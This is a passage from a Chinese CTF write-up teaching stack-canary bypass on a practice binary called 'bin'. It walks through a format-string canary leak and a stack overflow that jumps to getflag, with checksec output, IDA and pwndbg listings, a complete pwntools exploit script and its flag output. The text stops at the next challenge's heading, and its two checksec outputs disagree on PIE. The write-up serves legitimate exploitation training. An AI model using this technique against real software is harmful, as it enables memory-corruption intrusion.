canary的各种姿势----pwn题解版

小白King / 2019-04-11 08:41:00 / 浏览数 6835 安全技术 CTF 顶(0) 踩(0)

这是做栈的题目遇到的各种有关于canary的操作，适合萌新收藏，大佬们请出门右拐，谢谢~
题目都在附件中，下面直接开始介绍吧。


题目1：bin

方法介绍：leak canary


利用格式化字符串漏洞，泄露出canary的值，然后填到canary相应的位置从而绕过保护实现栈溢出。

开始分析：


常规操作，先checksec下，再ida静态分析



```
buntu: ~/桌面/canary
king@ubuntu:~/桌面/canary$ checksec bin
[*] '/home/king/\xe6\xa1\x8c\xe9\x9d\xa2/canary/bin'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
king@ubuntu:~/桌面/canary$ 
```




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char format; // [esp+6h] [ebp-12h]
  unsigned int v5; // [esp+Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  init();
  __isoc99_scanf("%6s", &format);
  printf(&format);
  fun();
  return 0;
}
```



```
unsigned int fun()
{
  char buf; // [esp+8h] [ebp-70h]
  unsigned int v2; // [esp+6Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  read(0, &buf, 0x78u);
  return __readgsdword(0x14u) ^ v2;
}
```


很明显有格式化字符串漏洞和栈溢出漏洞，但是开了栈溢出保护，程序有2个输入，第一次输入可以先泄露cananry，第二次直接覆盖canary就可以栈溢出了，简单明了，g



```
─────────────────────────────────────[ DISASM ]──────────────────────────────────────
 ► 0x8048767 <main+60>     call   printf@plt <0x80484c0>
        format: 0xffffcf26 ◂— 'asdf'
        vararg: 0xffffcf26 ◂— 'asdf'

   0x804876c <main+65>     add    esp, 0x10
   0x804876f <main+68>     call   fun <0x80486f3>

   0x8048774 <main+73>     mov    eax, 0
   0x8048779 <main+78>     mov    edx, dword ptr [ebp - 0xc]
   0x804877c <main+81>     xor    edx, dword ptr gs:[0x14]
   0x8048783 <main+88>     je     main+95 <0x804878a>

   0x8048785 <main+90>     call   __stack_chk_fail@plt <0x80484e0>

   0x804878a <main+95>     mov    ecx, dword ptr [ebp - 4]
   0x804878d <main+98>     leave
   0x804878e <main+99>     lea    esp, [ecx - 4]
─────────────────────────────────────[ STACK ]───────────────────────────────────────
00:0000│ esp    0xffffcf10 —▸ 0xffffcf26 ◂— 'asdf'
... ↓
02:0008│        0xffffcf18 —▸ 0xffffcf38 ◂— 0x0
03:000c│        0xffffcf1c —▸ 0x804874c (main+33) ◂— sub    esp, 8
04:0010│        0xffffcf20 ◂— 0x1
05:0014│ eax-2  0xffffcf24 ◂— 0x7361cfe4
06:0018│        0xffffcf28 ◂— 0xff006664 /* 'df' */
07:001c│        0xffffcf2c ◂— 0x4f06df00
───────────────────────────────────[ BACKTRACE ]─────────────────────────────────────
 ► f 0  8048767 main+60
   f 1 f7e1a637 __libc_start_main+247
Breakpoint *0x08048767
pwndbg> stack 20
00:0000│ esp    0xffffcf10 —▸ 0xffffcf26 ◂— 'asdf'
... ↓
02:0008│        0xffffcf18 —▸ 0xffffcf38 ◂— 0x0
03:000c│        0xffffcf1c —▸ 0x804874c (main+33) ◂— sub    esp, 8
04:0010│        0xffffcf20 ◂— 0x1
05:0014│ eax-2  0xffffcf24 ◂— 0x7361cfe4
06:0018│        0xffffcf28 ◂— 0xff006664 /* 'df' */
07:001c│        0xffffcf2c ◂— 0x4f06df00
08:0020│        0xffffcf30 —▸ 0xf7fb43dc (__exit_funcs) —▸ 0xf7fb51e0 (initial) ◂— 0x0
09:0024│        0xffffcf34 —▸ 0xffffcf50 ◂— 0x1
0a:0028│ ebp    0xffffcf38 ◂— 0x0
0b:002c│        0xffffcf3c —▸ 0xf7e1a637 (__libc_start_main+247) ◂— add    esp, 0x10
0c:0030│        0xffffcf40 —▸ 0xf7fb4000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1b1db0
```


ebp-0xc就是canary的位置

在第二个次输入中，我们需要输入到canary进行覆盖工作，这是可以看ida：




```
text:08048704                 sub     esp, 4
text:08048707                 push    78h             ; nbytes
text:08048709                 lea     eax, [ebp+buf]
text:0804870C                 push    eax             ; buf
text:0804870D                 push    0               ; fd
text:0804870F                 call    _read
text:08048714 ; 7:    return __readgsdword(0x14u) ^ v2;
text:08048714                 add     esp, 10h
text:08048717                 nop
text:08048718                 mov     eax, [ebp+var_C]
text:0804871B                 xor     eax, large gs:14h
text:08048722                 jz      short locret_8048729
text:08048724                 call    ___stack_chk_fail
text:08048729 ; ---------------------------------------------------------------------------
-00000070 buf             db ?
-0000006F                 db ? ; undefined
-0000006E                 db ? ; undefined
-0000006D                 db ? ; undefined
-0000006C                 db ? ; undefined
-0000006B                 db ? ; undefined
-0000006A                 db ? ; undefined
-00000069                 db ? ; undefined
-00000068                 db ? ; undefined
-00000067                 db ? ; undefined
-00000066                 db ? ; undefined
-00000065                 db ? ; undefined
-00000064                 db ? ; undefined
-00000063                 db ? ; undefined
-00000062                 db ? ; undefined
```

canary的位置



```
-0000000D                 db ? ; undefined
-0000000C var_C           dd ?
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004                 db ? ; undefined
-00000003                 db ? ; undefined
-00000002                 db ? ; undefined
-00000001                 db ? ; undefined
+00000000  s              db 4 dup(?)
```


可以知道0x70-0xC = 0x64=100，那么就是说要覆盖100个字符才到canary的位置，这样就可以栈溢出了，跳转到这里即可：



```
.text:0804863B
.text:0804863B ; =============== S U B R O U T I N E =======================================
.text:0804863B
.text:0804863B ; Attributes: bp-based frame
.text:0804863B
.text:0804863B                 public getflag
.text:0804863B getflag         proc near
.text:0804863B
.text:0804863B stream          = dword ptr -74h
.text:0804863B s               = byte ptr -70h
.text:0804863B var_C           = dword ptr -0Ch
.text:0804863B
.text:0804863B ; __unwind {
.text:0804863B                 push    ebp
.text:0804863C                 mov     ebp, esp
.text:0804863E                 sub     esp, 78h
.text:08048641 ; 6:    v3 = __readgsdword(0x14u);
.text:08048641                 mov     eax, large gs:14h
.text:08048647                 mov     [ebp+var_C], eax
.text:0804864A ; 7:    stream = fopen("./flag", "r");
.text:0804864A                 xor     eax, eax
.text:0804864C                 sub     esp, 8
.text:0804864F                 push    offset modes    ; "r"
.text:08048654                 push    offset filename ; "./flag"
.text:08048659                 call    _fopen
.text:0804865E                 add     esp, 10h
.text:08048661                 mov     [ebp+stream], eax
.text:08048664 ; 8:    if ( !stream )
```

EXP的payload：

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']
context(arch='i386', os='linux')#arch■■■■i386~■■■
local = 1
elf = ELF('./bin')
#■■■,0■■
if local:
   p = process('./bin')
   libc = elf.libc

else:
   p = remote('',)
   libc = ELF('./')

payload = '%7$x'
p.sendline(payload)
canary = int(p.recv(),16)
print canary
getflag = 0x0804863B
payload = 'a'*100 + p32(canary) + 'a'*12 + p32(getflag)
p.send(payload)
p.interactive()
```




```
king@ubuntu: ~/桌面/canary
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[DEBUG] Sent 0x5 bytes:
    '%7$x\n'
[DEBUG] Received 0x8 bytes:
    'bb297500'
3140056320
[DEBUG] Sent 0x78 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaa
a│aaaa│
    *
    00000060  61 61 61 61  00 75 29 bb  61 61 61 61  61 61 61 61  │aaaa│·u)·│aaa
a│aaaa│
    00000070  61 61 61 61  3b 86 04 08                            │aaaa│;···││
    00000078
[*] Switching to interactive mode
[DEBUG] Received 0x14 bytes:
    'GWHT{YOU_A3R_COOL!}\n'
GWHT{YOU_A3R_COOL!}
[*] Got EOF while reading in interactive
$ 
```

题目2：bin1

